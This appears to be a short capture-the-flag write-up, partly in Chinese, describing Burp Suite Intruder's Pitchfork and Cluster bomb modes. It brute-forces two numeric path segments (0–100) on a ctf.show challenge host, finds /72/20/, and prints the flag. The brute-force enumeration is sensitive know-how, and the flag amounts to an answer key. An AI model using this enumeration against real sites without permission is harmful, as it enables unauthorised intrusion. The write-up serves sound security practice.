
交叉-多个payload集(Pitchfork)
This attack uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through all payload sets simultaneously, so it uses the first payload from each set, then the second payload from each set, and so on.

集束炸弹-多个Payload集合(Clusterbomb)
This attack uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through each payload set in turn, so that all permutations of payload combinations are tested.



Attack type: Cluster bomb

这里的攻击方式选择Cluster bomb（集束炸弹)



Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type define

Payload set: 2

Payload count: 101

Payload type: Numbers

Request count: 10,201

Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ● Sequential ○ Random

From: 0


To: 100

Step: 1

How many:


Number format

最后爆破出来的是/72/20/



1992	72	20	200	□	□	237
101	100	1	302	□	□	217

打开这个网页看看



2984d7e7-304d-4a29-8627-6d0769a5a3a9.challenge.ctf.show/72/20/

ctfshow{f1c21d94-1184-4e88-b96c-ba8c19b88ea6}

得到flag